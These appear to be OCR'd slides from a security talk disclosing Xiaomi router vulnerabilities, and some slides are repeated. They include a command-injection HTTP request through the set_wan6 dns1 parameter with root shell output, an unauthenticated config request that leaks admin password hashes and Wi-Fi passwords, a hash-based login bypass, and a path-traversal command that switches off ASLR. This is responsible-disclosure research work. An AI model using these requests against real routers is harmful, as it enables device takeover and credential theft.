
```
GET
/cgi-bin/luci/;stok=d636c457205c770321ff2292eee31253/api/xqnetwork/set_wan6?wanType=native&ipaddr=0.0.0.0&g
w=1&prefix=1&assign=1&dns1=1%0atouch%09/tmp/hacked%23&dns2= HTTP/1.1
Host: 192.168.31.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.31.1/cgi-bin/luci/;stok=d636c457205c770321ff2292eee31253/web/setting/wifi
Cookie: __guid=86847064.2209501703415041000.1587032599478.1755; monitor_count=3; psp=admin|||2|||0
Upgrade-Insecure-Requests: 1
```



```
20073 root       1328 S    /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root       1436 S    {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
20073 root       1328 S    /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root       1436 S    {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
^C
root@XiaoQiang:/tmp# ls hacked*
hacked#
root@XiaoQiang:/tmp#
```

Bypass with \n(%0a) and \r(%09)

More Vuls(CVE-2020-14100)


Go Cancel < >


Request

Raw Params Headers Hex


```
GET
/cgi-bin/luci/;stok=d636c457205c770321ff2292eee31253/api/xqnetwork/set_wan6?wanType=native&ipaddr=0.0.0.0&g
w=1&prefix=1&assign=1&dns1=1%0atouch%09/tmp/hacked%23&dns2= HTTP/1.1
Host: 192.168.31.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.31.1/cgi-bin/luci/;stok=d636c457205c770321ff2292eee31253/web/setting/wifi
Cookie: __guid=86847064.2209501703415041000.1587032599478.1755; monitor_count=3; psp=admin|||2|||0
Upgrade-Insecure-Requests: 1
```

Bypass with \n(%0a) and \r(%09)

Remote Command Execution!


```
20073 root      1328 S    /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root      1436 S    {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
20073 root      1328 S    /bin/sh -c sleep 2; /etc/init.d/ipv6 native 1 touch /tmp/hacked#
20545 root      1436 S    {ipv6} /bin/sh /etc/rc.common /etc/init.d/ipv6 native 1
^C
root@XiaoQiang:/tmp# ls hacked*
hacked#
root@XiaoQiang:/tmp#
```

More Vuls




xqsystem.lua

xqsystem.lua > L0_0

```lua
entry({
  "api",
  "xqsystem",
  "farewell"
}, call("farewell"), "", 102, 9)
entry({
  "api",
  "xqsystem",
  "token"
}, call("getToken"), "", 103, 8)
entry({
  "api",
  "xqsystem",
  "set_inited"
}, call("setInited"), "", 103, 8)
entry({
  "api",
  "xqsystem",
  "system_info"
}, call("getSysInfo"), "", 104, 1)
```

For full chain exploit, we need another login bypass
Clearly, those are access flags
So we tried every interface to see what can we get…

More Vuls(CVE-2020-11961)



```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/squashfs-root$ curl  http://192.168.31.1/cgi-bin/luci/api/misystem/get_config_result | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   239  100   239    0     0   1313      0 --:--:-- --:--:-- --:--:--  1313
{
  "lan_ip": "192.168.31.1",
  "ssid5g_passwd": "m[redacted]",
  "ssid2g_ssid": "ddog_0xff",
  "ssid5g_ssid": "ddog_0xff_5G",
  "ssid2g_passwd": "m[redacted]",
  "admin_passwd": "65[redacted]",
  "code": 0,
  "wan_proto": "dhcp",
  "workmode": "0"
}
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/squashfs-root$
```

What is admin_passwd?
Can we manipulate it?

More Vuls(CVE-2020-11961)

We found the answer here CVE-2019-18371

Basically,

```
admin_passwd == sha1(admin_page_passwd  + ‘a2ffa5c9be07488bbb04a3a47d3c5f6a’)
```

And we can login by POST

```
POST /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: 192.168.31.1

username=admin&password=sha1(nonce+admin_passwd)&logtype=2&nonce=0_+mac+timesta
mp+rand
```

More Vuls(CVE-2020-11961)

We found the answer here CVE-2019-18371

Basically,


```
admin_passwd == sha1(admin_page_passwd  + ‘a2ffa5c9be07488bbb04a3a47d3c5f6a’)
```

And we can login by POST

```
POST /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: 192.168.31.1

username=admin&password=sha1(nonce+admin_passwd)&logtype=2&nonce=0_+mac+timesta
mp+rand
```

Login bypass again!

demo



```
PS D:\Project\bug-hunting\miwifi-AX3600\exploit>
```

```
PS C:\Users\M4x>
```

PART 4

Conclusion

Combining logical & memory bugs

Logical bug to turn off ASLR:

[CVE-2020-14095]

```
echo 1 > /tmp/miwifi-scan/../../../../proc/sys/kernel/randomize_va_space
```

Memory bug to ROP like a pro:

```
echo 1 > /tmp/miwifi-scan/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa......
```

List of Affected Devices

- 小米AIoT路由器AX3600
- 小米路由器AX1800
- Redmi路由器AX6
- Redmi路由器AX5
- 小米路由器AC2100

…

Almost all

Conclusion

- Unexperienced attackers/developers always ignore logical issues because the program runs well
- There has been mature methods for hunting memory bugs like fuzzing. But because of the diversity of logical bugs, there are no mature public tools
- Researchers should pay attention to the side effect of every step, and broaden minds
- It’s both an opportunity and a challenge

Thanks

- Those who have did search on Xiaomi routers and shared their experience
- Colleagues
- We would like to thank MiSRC for their professional support and quick response, especially Pa0er for her kindly help.

小米安全中心
Xiaomi Security Center

Q & A

长亭科技
CHAITIN

Thanks